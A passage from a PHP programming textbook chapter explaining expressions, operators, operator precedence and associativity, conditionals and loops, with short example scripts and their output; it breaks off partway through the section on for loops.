echo "a: [" . TRUE . "]<br />";
echo "b: [" . FALSE . "]<br />";
?>
```

This code outputs the following:

```
a: [1]
b: []
```

By the way, in some languages `FALSE` may be defined as `0` or even `-1`, so it's worth checking on its definition in each language.

## Literals and Variables

The simplest form of an expression is a *literal*, which simply means something that evaluates to itself, such as the number `73` or the string `"Hello"`. An expression could also simply be a variable, which evaluates to the value that has been assigned to it. These are both types of expressions because they return a value.

[Example 4-3](#) shows five different literals, all of which return values, albeit of different types.

*Example 4-3. Five types of literals*

```
<?php
$myname = "Brian";
$myage = 37;
echo "a: " . 73 . "<br />"; // Numeric literal
echo "b: " . "Hello" . "<br />"; // String literal
echo "c: " . FALSE . "<br />"; // Constant literal
echo "d: " . $myname . "<br />"; // Variable string literal
echo "e: " . $myage . "<br />"; // Variable numeric literal
?>
```

As you'd expect, you'll see a return value from all of these with the exception of `c:`, which evaluates to `FALSE`, returning nothing in the following output:

```
a: 73
b: Hello
c:
d: Brian
e: 37
```

In conjunction with operators, it's possible to create more complex expressions that evaluate to useful results.

When you combine assignment or control-flow constructs with expressions, the result is a *statement*. [Example 4-4](#) shows one of each. The first assigns the result of the expression `366 - $day_number` to the variable `$days_to_new_year`, and the second outputs a friendly message only if the expression `$days_to_new_year < 30` evaluates to `TRUE`.

*Example 4-4. An expression and a statement*

```
<?php
$days_to_new_year = 366 - $day_number; // Expression
if ($days_to_new_year < 30)
{
    echo "Not long now till new year"; // Statement
}
?>
```

## Operators

PHP offers a lot of powerful operators, ranging from arithmetic, string, and logical operators to operators for assignment, comparison, and more (see [Table 4-1](#)).

*Table 4-1. PHP operator types*

Operator	Used for	Example
Arithmetic	Basic mathematics	<code>\$a + \$b</code>
Array	Array union	<code>\$a + \$b</code>

Operator	Used for	Example
Assignment	Assigning values	<code>\$a = \$b + 23</code>
Bitwise	Manipulating bits within bytes	<code>12 ^ 9</code>
Comparison	Comparing two values	<code>\$a &lt; \$b</code>
Execution	Executing contents of backticks	<code>`ls -al`</code>
Increment/Decrement	Adding or subtracting 1	<code>\$a++</code>
Logical	Boolean comparisons	<code>\$a and \$b</code>
String	Concatenation	<code>\$a . \$b</code>

Different types of operators take a different number of operands:

- *Unary* operators, such as incrementing (`$a++`) or negation (`-$a`), take a single operand.
- *Binary* operators, which represent the bulk of PHP operators (including addition, subtraction, multiplication, and division), take two operands.
- There is one *ternary* operator, which takes the form `x ? y : z`. It's a terse, single-line `if` statement that chooses between two expressions, depending on the result of a third one. This conditional operator takes three operands.

## Operator Precedence

If all operators had the same precedence, they would be processed in the order in which they are encountered. In fact, many operators do have the same precedence—[Example 4-5](#) illustrates one such case.

*Example 4-5. Three equivalent expressions*

```
1 + 2 + 3 - 4 + 5
2 - 4 + 5 + 3 + 1
5 + 2 - 4 + 1 + 3
```

Here you will see that although the numbers (and their preceding operators) have been moved around, the result of each expression is the value 7, because the plus and minus operators have the same precedence. We can try the same thing with multiplication and division (see [Example 4-6](#)).

*Example 4-6. Three expressions that are also equivalent*

```
1 * 2 * 3 / 4 * 5
2 / 4 * 5 * 3 * 1
5 * 2 / 4 * 1 * 3
```

Here the resulting value is always 7.5. But things change when we mix operators with *different* precedences in an expression, as in [Example 4-7](#).

*Example 4-7. Three expressions using operators of mixed precedence*

```
1 + 2 * 3 - 4 * 5
2 - 4 * 5 * 3 + 1
5 + 2 - 4 + 1 * 3
```

If there were no operator precedence, these three expressions would evaluate to 25, -29, and 12, respectively. But because multiplication and division take precedence over addition and subtraction, there are implied parentheses around these parts of the expressions, which would look like [Example 4-8](#) if they were visible.

*Example 4-8. Three expressions showing implied parentheses*

```
1 + (2 * 3) - (4 * 5)
2 - (4 * 5 * 3) + 1
5 + 2 - 4 + (1 * 3)
```

Clearly, PHP must evaluate the subexpressions within parentheses first to derive the semi-completed expressions in [Example 4-9](#).

*Example 4-9. After evaluating the subexpressions in parentheses*

```
1 + (6) - (20)
2 - (60) + 1
5 + 2 - 4 + (3)
```

The final results of these expressions are -13, -57, and 6, respectively (quite different from the results of 25, -29, and 12 that we would have seen had there been no operator precedence).

Of course, you can override the default operator precedence by inserting your own parentheses and force the original results that we would have seen, had there been no operator precedence (see [Example 4-10](#)).

*Example 4-10. Forcing left-to-right evaluation*

```
((1 + 2) * 3 - 4) * 5
(2 - 4) * 5 * 3 + 1
(5 + 2 - 4 + 1) * 3
```

With parentheses correctly inserted, we now see the values 25, -29, and 12, respectively.

[Table 4-2](#) lists PHP's operators in order of precedence from high to low.

*Table 4-2. The precedence of PHP operators (high to low)*

Operator(s)	Type
()	Parentheses
++ --	Increment/Decrement

Operator(s)	Type
!	Logical
* / %	Arithmetic
+ - .	Arithmetic and string
<< >>	Bitwise
< <= > >= <>	Comparison
== != === !==	Comparison
&	Bitwise (and references)
^	Bitwise
	Bitwise
&&	Logical
	Logical
? :	Ternary
= += -= *= /= .= %= &= != ^= <<= >>=	Assignment
and	Logical
xor	Logical
or	Logical

## Associativity

We've been looking at processing expressions from left to right, except where operator precedence is in effect. But some operators can also require processing from right to left. The direction of processing is called the operator's *associativity*.

This associativity becomes important in cases in which you do not explicitly force precedence. [Table 4-3](#) lists all the operators that have right-to-left associativity.

*Table 4-3. Operators with right-to-left associativity*

Operator	Description
new	Create a new object
!	Logical NOT
~	Bitwise NOT
++ --	Increment and decrement
+ -	Unary plus and negation
(int)	Cast to an integer
(double)	Cast to a float
(string)	Cast to a string
(array)	Cast to an array

Operator	Description
(object)	Cast to an object
@	Inhibit error reporting
=	Assignment

For example, let's take a look at the assignment operator in [Example 4-11](#), where three variables are all set to the value 0.

*Example 4-11. A multiple-assignment statement*

```
<?php
$level = $score = $time = 0;
?>
```

This multiple assignment is possible only if the rightmost part of the expression is evaluated first and then processing continues in a right-to-left direction.



As a PHP beginner, you should learn to avoid the potential pitfalls of operator associativity by always nesting your subexpressions within parentheses to force the order of evaluation. This will also help other programmers who may have to maintain your code to understand what is happening.

## Relational Operators

*Relational operators* test two operands and return a Boolean result of either TRUE or FALSE. There are three types of relational operators: *equality*, *comparison*, and *logical* operators.

### Equality operators

The equality operator, which we've already encountered a few times in this chapter, is == (two equals signs). It is important not to confuse it with the = (single equals sign) assignment operator. In [Example 4-12](#), the first statement assigns a value and the second tests it for equality.

*Example 4-12. Assigning a value and testing for equality*

```
<?php
$month = "March";
if ($month == "March") echo "It's springtime";
?>
```

As you see, returning either TRUE or FALSE, the equality operator enables you to test for conditions using, for example, an if statement. But that's not the whole story, because PHP is a loosely typed language. If the two operands of an equality expression are of different types, PHP will convert them to whatever type makes best sense to it.

For example, any strings composed entirely of numbers will be converted to numbers whenever compared with a number. In [Example 4-13](#), `$a` and `$b` are two different strings and we would therefore expect neither of the `if` statements to output a result.

*Example 4-13. The equality and identity operators*

```
<?php
$a = "1000";
$b = "+1000";
if ($a == $b) echo "1";
if ($a === $b) echo "2";
?>
```

However, if you run the example, you will see that it outputs the number 1, which means that the first `if` statement evaluated to `TRUE`. This is because both strings were first converted to numbers, and 1000 is the same numerical value as +1000.

In contrast, the second `if` statement uses the *identity* operator—three equals signs in a row—which prevents PHP from automatically converting types. `$a` and `$b` are therefore compared as strings and are now found to be different, so nothing is output.

As with forcing operator precedence, whenever you feel there may be doubt about how PHP will convert operand types, you can use the identity operator to turn off this behavior.

In the same way that you can use the equality operator to test for operands being equal, you can test for them *not* being equal using `!=`, the *inequality* operator. Take a look at [Example 4-14](#), which is a rewrite of [Example 4-13](#) in which the equality and identity operators have been replaced with their inverses.

*Example 4-14. The inequality and not identical operators*

```
<?php
$a = "1000";
$b = "+1000";
if ($a != $b) echo "1";
if ($a !== $b) echo "2";
?>
```

As you might expect, the first `if` statement does not output the number 1, because the code is asking whether `$a` and `$b` are *not* equal to each other numerically.

Instead, it outputs the number 2, because the second `if` statement is asking whether `$a` and `$b` are *not* identical to each other in their present operand types, and the answer is `TRUE`; they are not the same.

## Comparison operators

Using comparison operators, you can test for more than just equality and inequality. PHP also gives you `>` (is greater than), `<` (is less than), `>=` (is greater than or equal to), and `<=` (is less than or equal to) to play with. [Example 4-15](#) shows these operators in use.

*Example 4-15. The four comparison operators*

```
<?php
$a = 2; $b = 3;
if ($a > $b) echo "$a is greater than $b<br />";
if ($a < $b) echo "$a is less than $b<br />";
if ($a >= $b) echo "$a is greater than or equal to $b<br />";
if ($a <= $b) echo "$a is less than or equal to $b<br />";
?>
```

In this example, where `$a` is 2 and `$b` is 3, the following is output:

```
2 is less than 3
2 is less than or equal to 3
```

Try this example yourself, altering the values of `$a` and `$b`, to see the results. Try setting them to the same value and see what happens.

## Logical operators

Logical operators produce true-or-false results, and therefore are also known as Boolean operators. There are four of them (see [Table 4-4](#)).

*Table 4-4. The logical operators*

Logical operator	Description
AND	TRUE if both operands are TRUE
OR	TRUE if either operand is TRUE
XOR	TRUE if one of the two operands is TRUE
NOT	TRUE if the operand is FALSE or FALSE if the operand is TRUE

You can see these operators used in [Example 4-16](#). Note that the `!` symbol is required by PHP in place of the word NOT. Furthermore, the operators can be lower- or uppercase.

*Example 4-16. The logical operators in use*

```
<?php
$a = 1; $b = 0;
echo ($a AND $b) . "<br />";
echo ($a or $b) . "<br />";
echo ($a XOR $b) . "<br />";
echo !$a . "<br />";
?>
```

This example outputs `NULL, 1, 1, NULL`, meaning that only the second and third `echo` statements evaluate as TRUE. (Remember that `NULL`—or nothing—represents a value of FALSE.) This is because the `AND` statement requires both operands to be TRUE if it is going to return a value of TRUE, while the fourth statement performs a `NOT` on the value of `$a`, turning it from TRUE (a value of 1) to FALSE. If you wish to experiment with this, try out the code, giving `$a` and `$b` varying values of 1 and 0.



When coding, remember to bear in mind that **AND** and **OR** have lower precedence than the other versions of the operators, **&&** and **||**. In complex expressions, it may be safer to use **&&** and **||** for this reason.

The **OR** operator can cause unintentional problems in **if** statements, because the second operand will not be evaluated if the first is evaluated as **TRUE**. In [Example 4-17](#), the function `getNext` will never be called if `$finished` has a value of **1**.

*Example 4-17. A statement using the OR operator*

```
<?php
if ($finished == 1 OR getNext() == 1) exit;
?>
```

If you need `getNext` to be called at each **if** statement, you could rewrite the code as has been done in [Example 4-18](#).

*Example 4-18. The if...OR statement modified to ensure calling of getNext*

```
<?php
$gn = getNext();
if ($finished == 1 OR $gn == 1) exit;
?>
```

In this case, the code in function `getNext` will be executed and the value returned stored in `$gn` before the **if** statement.



Another solution is to simply switch the two clauses to make sure that `getNext` is executed, as it will then appear first in the expression.

[Table 4-5](#) shows all the possible variations of using the logical operators. You should also note that **!TRUE** equals **FALSE** and **!FALSE** equals **TRUE**.

*Table 4-5. All possible PHP logical expressions*

Inputs		Operators and results		
a	b	AND	OR	XOR
TRUE	TRUE	TRUE	TRUE	FALSE
TRUE	FALSE	FALSE	TRUE	TRUE
FALSE	TRUE	FALSE	TRUE	TRUE
FALSE	FALSE	FALSE	FALSE	FALSE

# Conditionals

Conditionals alter program flow. They enable you to ask questions about certain things and respond to the answers you get in different ways. Conditionals are central to dynamic web pages—the goal of using PHP in the first place—because they make it easy to create different output each time a page is viewed.

There are three types of nonlooping conditionals: the `if` statement, the `switch` statement, and the `?` operator. By nonlooping, I mean that the actions initiated by the statement take place and program flow then moves on, whereas looping conditionals (which we'll come to shortly) execute code over and over until a condition has been met.

## The if Statement

One way of thinking about program flow is to imagine it as a single-lane highway that you are driving along. It's pretty much a straight line, but now and then you encounter various signs telling you where to go.

In the case of an `if` statement, you could imagine coming across a detour sign that you have to follow if a certain condition is `TRUE`. If so, you drive off and follow the detour until you rejoin your original route; you then continue on your way in your original direction. Or, if the condition isn't `TRUE`, you ignore the detour and carry on driving (see [Figure 4-1](#)).




Figure 4-1. Program flow is like a single-lane highway

The contents of the `if` condition can be any valid PHP expression, including equality, comparison, tests for zero and `NULL`, and even the values returned by functions (either built-in functions or ones that you write).

The action to take when an `if` condition is `TRUE` are generally placed inside curly braces, `{}`. You can omit the braces if you have only a single statement to execute, but if you

always use curly braces you'll avoid potentially difficult-to-trace bugs, such as when you add an extra line to a condition but forget to add the braces in, so it doesn't get evaluated. (Note that for reasons of layout and clarity, many of the examples in this book ignore this suggestion and omit the braces for single statements.)

In [Example 4-19](#), imagine that it is the end of the month and all your bills have been paid, so you are performing some bank account maintenance.

*Example 4-19. An if statement with curly braces*

```
<?php
if ($bank_balance < 100)
{
    $money          = 1000;
    $bank_balance += $money;
}
?>
```

In this example, you are checking your balance to see whether it is less than 100 dollars (or whatever your currency is). If so, you pay yourself 1000 dollars and then add it to the balance. (If only making money were that simple!)

If the bank balance is 100 dollars or greater, the conditional statements are ignored and program flow skips to the next line (not shown).

In this book, opening curly braces generally start on a new line. Some people like to place the first curly brace to the right of the conditional expression instead. Either of these approaches is fine, because PHP allows you to set out your whitespace characters (spaces, newlines, and tabs) any way you choose. However, you will find your code easier to read and debug if you indent each level of conditionals with a tab.

## The else Statement

Sometimes when a conditional is not TRUE, you may not want to continue on to the main program code immediately but might wish to do something else instead. This is where the `else` statement comes in. With it, you can set up a second detour on your highway, as in [Figure 4-2](#).

What happens with an `if...else` statement is that the first conditional statement is executed if the condition is TRUE, but if it's FALSE, the second one is executed. One of the two choices *must* be executed. Under no circumstances can both (or neither) be executed. [Example 4-20](#) shows the use of the `if...else` structure.

*Example 4-20. An if...else statement with curly braces*

```
<?php
if ($bank_balance < 100)
{
    $money          = 1000;
    $bank_balance += $money;
}
```




Figure 4-2. The highway now has an if detour and an else detour

```

else
{
    $savings    += 50;
    $bank_balance -= 50;
}
?>

```

In this example, having ascertained that you have over \$100 in the bank, the `else` statement is executed, by which you place some of this money into your savings account.

As with `if` statements, if your `else` has only one conditional statement, you can opt to leave out the curly braces. (Curly braces are always recommended, though: they make the code easier to understand, and they let you easily add more statements to the branch later.)

## The elseif Statement

There are also times when you want a number of different possibilities to occur, based upon a sequence of conditions. You can achieve this using the `elseif` statement. As you might imagine, it is like an `else` statement, except that you place a further conditional expression prior to the conditional code. In [Example 4-21](#), you can see a complete `if...elseif...else` construct.

*Example 4-21. An `if...elseif...else` statement with curly braces*

```
<?php
if ($bank_balance < 100)
{
    $money      = 1000;
    $bank_balance += $money;
}
elseif ($bank_balance > 200)
{
    $savings    += 100;
    $bank_balance -= 100;
}
else
{
    $savings    += 50;
    $bank_balance -= 50;
}
?>
```

In this example, an `elseif` statement has been inserted between the `if` and `else` statements. It checks whether your bank balance exceeds \$200 and, if so, decides that you can afford to save \$100 of it this month.

Although I'm starting to stretch the metaphor a bit too far, you can imagine this as a multiway set of detours (see [Figure 4-3](#)).



An `else` statement closes one of the following: an `if...else` statement or an `if...elseif...else` statement. You can leave out a final `else` if it is not required, but you cannot have one before an `elseif`; neither can you have an `elseif` before an `if` statement.

You may have as many `elseif` statements as you like, but as the number of `elseif` statements increases it becomes advisable to consider a `switch` statement instead, if it fits your needs. We'll look at that next.

## The switch Statement

The `switch` statement is useful in cases in which one variable or the result of an expression can have multiple values, which should each trigger a different function.




Figure 4-3. The highway with if, elseif, and else detours

For example, consider a PHP-driven menu system that passes a single string to the main menu code according to what the user requests. Let's say the options are Home, About, News, Login, and Links, and we set the variable `$page` to one of these, according to the user's input.

The code for this written using `if...elseif...else` might look like [Example 4-22](#).

*Example 4-22. A multiple-line if...elseif...statement*

```
<?php
if ($page == "Home") echo "You selected Home";
elseif ($page == "About") echo "You selected About";
elseif ($page == "News") echo "You selected News";
elseif ($page == "Login") echo "You selected Login";
elseif ($page == "Links") echo "You selected Links";
?>
```

Using a `switch` statement, the code might look like [Example 4-23](#).

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*Example 4-23. A switch statement*

```
<?php
switch ($page)
{
    case "Home":
        echo "You selected Home";
        break;
    case "About":
        echo "You selected About";
        break;
    case "News":
        echo "You selected News";
        break;
    case "Login":
        echo "You selected Login";
        break;
    case "Links":
        echo "You selected Links";
        break;
}
?>
```

As you can see, `$page` is mentioned only once at the start of the `switch` statement. Thereafter, the `case` command checks for matches. When one occurs, the matching conditional statement is executed. Of course, in a real program you would have code here to display or jump to a page, rather than simply telling the user what was selected.



One thing to note about `switch` statements is that you do not use curly braces inside case commands. Instead, they commence with a colon and end with the `break` statement. The entire list of cases in the `switch` statement is enclosed in a set of curly braces, though.

## Breaking out

If you wish to break out of the `switch` statement because a condition has been fulfilled, use the `break` command. This command tells PHP to break out of the `switch` and jump to the following statement.

If you were to leave out the `break` commands in [Example 4-23](#) and the case of “Home” evaluated to be `TRUE`, all five cases would then be executed. Or if `$page` had the value “News,” all the case commands from then on would execute. This is deliberate and allows for some advanced programming, but generally you should always remember to issue a `break` command every time a set of case conditionals has finished executing. In fact, leaving out the `break` statement is a common error.

## Default action

A typical requirement in `switch` statements is to fall back on a default action if none of the case conditions are met. For example, in the case of the menu code in

[Example 4-23](#), you could add the code in [Example 4-24](#) immediately before the final curly brace.

*Example 4-24. A default statement to add to [Example 4-23](#)*

```
    default: echo "Unrecognized selection";
            break;
```

Although a `break` command is not required here because the default is the final sub-statement, and program flow will automatically continue to the closing curly brace, should you decide to place the `default` statement higher up it would definitely need a `break` command to prevent program flow from dropping into the following statements. Generally, the safest practice is to always include the `break` command.

### Alternative syntax

If you prefer, you may replace the first curly brace in a `switch` statement with a single colon and the final curly brace with an `endswitch` command, as in [Example 4-25](#). However, this approach is not commonly used and is mentioned here only in case you encounter it in third-party code.

*Example 4-25. Alternate switch statement syntax*

```
<?php
switch ($page):
    case "Home":
        echo "You selected Home";
        break;

    // etc...

    case "Links":
        echo "You selected Links";
        break;
endswitch;
?>
```

## The ? Operator

One way of avoiding the verbosity of `if` and `else` statements is to use the more compact ternary operator, `?`, which is unusual in that it takes three operands rather than the more usual two.

We briefly came across this in [Chapter 3](#) in the discussion about the difference between the `print` and `echo` statements, as an example of an operator type that works well with `print` but not `echo`.

The `?` operator is passed an expression that it must evaluate, along with two statements to execute: one for when the expression evaluates to `TRUE`, the other for when it is `FALSE`.

[Example 4-26](#) shows code we might use for writing a warning about the fuel level of a car to its digital dashboard.

*Example 4-26. Using the ? operator*

```
<?php
echo $fuel <= 1 ? "Fill tank now" : "There's enough fuel";
?>
```

In this statement, if there is one gallon or less of fuel (in other words, if `$fuel` is set to 1 or less), the string “Fill tank now” is returned to the preceding `echo` statement. Otherwise, the string “There’s enough fuel” is returned. You can also assign the value returned in a `?` statement to a variable (see [Example 4-27](#)).

*Example 4-27. Assigning a ? conditional result to a variable*

```
<?php
$enough = $fuel <= 1 ? FALSE : TRUE;
?>
```

Here, `$enough` will be assigned the value `TRUE` only when there is more than a gallon of fuel; otherwise, it is assigned the value `FALSE`.

If you find the `?` operator confusing, you are free to stick to `if` statements, but you should be familiar with it because you’ll see it in other people’s code. It can be hard to read, because it often mixes multiple occurrences of the same variable. For instance, code such as the following is quite popular:

```
$saved = $saved >= $new ? $saved : $new;
```

If you take it apart carefully, you can figure out what this code does:

```
$saved =           // Set the value of $saved
    $saved >= $new // Check $saved against $new
    ?              // Yes, comparison is true ...
    $saved         // ... so assign the current value of $saved
    :              // No, comparison is false ...
    $new;          // ... so assign the value of $new
```

It’s a concise way to keep track of the largest value that you’ve seen as a program progresses. You save the largest value in `$saved` and compare it to `$new` each time you get a new value. Programmers familiar with the `?` operator find it more convenient than `if` statements for such short comparisons. When not used for writing compact code, it is typically used to make some decision inline, such as when testing whether a variable is set before passing it to a function.

## Looping

One of the great things about computers is that they can repeat calculating tasks quickly and tirelessly. Often you may want a program to repeat the same sequence of code

again and again until something happens, such as a user inputting a value or reaching a natural end. PHP's various loop structures provide the perfect way to do this.

To picture how this works, take a look at [Figure 4-4](#). It is much the same as the highway metaphor used to illustrate `if` statements, except that the detour also has a loop section that—once a vehicle has entered—can be exited only under the right program conditions.




Figure 4-4. Imagining a loop as part of a program highway layout

## while Loops

Let's turn the digital car dashboard in [Example 4-26](#) into a loop that continuously checks the fuel level as you drive using a `while` loop ([Example 4-28](#)).

*Example 4-28. A while loop*

```
<?php
$fuel = 10;

while ($fuel > 1)
{
    // Keep driving ...
    echo "There's enough fuel";
}
?>
```

Actually, you might prefer to keep a green light lit rather than output text, but the point is that whatever positive indication you wish to make about the level of fuel is placed inside the `while` loop. By the way, if you try this example for yourself, note that it will keep printing the string until you click the Stop button in your browser.



As with `if` statements, you will notice that curly braces are required to hold the statements inside the `while` statements, unless there's only one.

For another example of a `while` loop that displays the 12 times table, see [Example 4-29](#).

*Example 4-29. A while loop to print the 12 times table*

```
<?php
$count = 1;

while ($count <= 12)
{
    echo "$count times 12 is " . $count * 12 . "<br />";
    ++$count;
}
?>
```

Here the variable `$count` is initialized to a value of 1, then a `while` loop is started with the comparative expression `$count <= 12`. This loop will continue executing until the variable is greater than 12. The output from this code is as follows:

```
1 times 12 is 12
2 times 12 is 24
3 times 12 is 36
...and so on...
```

Inside the loop, a string is printed along with the value of `$count` multiplied by 12. For neatness, this is also followed with a `<br />` tag to force a new line. Then `$count` is incremented, ready for the final curly brace that tells PHP to return to the start of the loop.

At this point, `$count` is again tested to see whether it is greater than 12. It isn't, but it now has the value 2, and after another 11 times around the loop it will have the value 13. When that happens, the code within the `while` loop will be skipped and execution will pass on to the code following the loop, which in this case is the end of the program.

If the `++$count` statement (which could equally have been `$count++`) had not been there, this loop would have been like the first one in this section. It would never end, and only the result of `1 * 12` would be printed over and over.

There's a much neater way that this loop can be written, though, which I think you will like. Take a look at [Example 4-30](#).

*Example 4-30. A shortened version of Example 4-29*

```
<?php
$count = 0;
while (++$count <= 12)
    echo "$count times 12 is " . $count * 12 . "<br />";
?>
```

In this example, it was possible to remove the `++$count` statement from inside the `while` loop and place it directly into the conditional expression of the loop. What now happens is that PHP encounters the variable `$count` at the start of each iteration of the loop and, noticing that it is prefaced with the increment operator, first increments the variable and only then compares it to the value `12`. You can therefore see that `$count` now has to be initialized to `0`, not `1`, because it is incremented as soon as the loop is entered. If you keep the initialization at `1`, only results between `2` and `12` will be output.

## do...while Loops

A slight variation to the `while` loop is the `do...while` loop, used when you want a block of code to be executed at least once and made conditional only after that. [Example 4-31](#) shows a modified version of our code for the 12 times table using such a loop.

*Example 4-31. A do...while loop for printing the times table for 12*

```
<?php
$count = 1;
do
    echo "$count times 12 is " . $count * 12 . "<br />";
while (++$count <= 12);
?>
```

Notice that we are back to initializing `$count` to `1` (rather than `0`), because the code is being executed immediately, without an opportunity to increment the variable. Other than that, though, the code looks pretty similar to [Example 4-29](#).

Of course, if you have more than a single statement inside a `do...while` loop, remember to use curly braces, as in [Example 4-32](#).

*Example 4-32. Expanding Example 4-31 to use curly braces*

```
<?php
$count = 1;
do {
    echo "$count times 12 is " . $count * 12;
    echo "<br />";
} while (++$count <= 12);
?>
```

## for Loops

The final kind of loop statement, the `for` loop, is also the most powerful, as it combines the abilities to set up variables as you enter the loop, test for conditions while iterating loops, and modify variables after each iteration.

[Example 4-33](#) shows how you could write the multiplication table program with a `for` loop.

*Example 4-33. Outputting the 12 times table from a for loop*

```
<?php
for ($count = 1 ; $count <= 12 ; ++$count)
    echo "$count times 12 is " . $count * 12 . "<br />";
?>
```

See how the entire code has been reduced to a single `for` statement containing a single conditional statement? Here's what is going on. Each `for` statement takes three parameters:

- An initialization expression
- A condition expression
- A modification expression

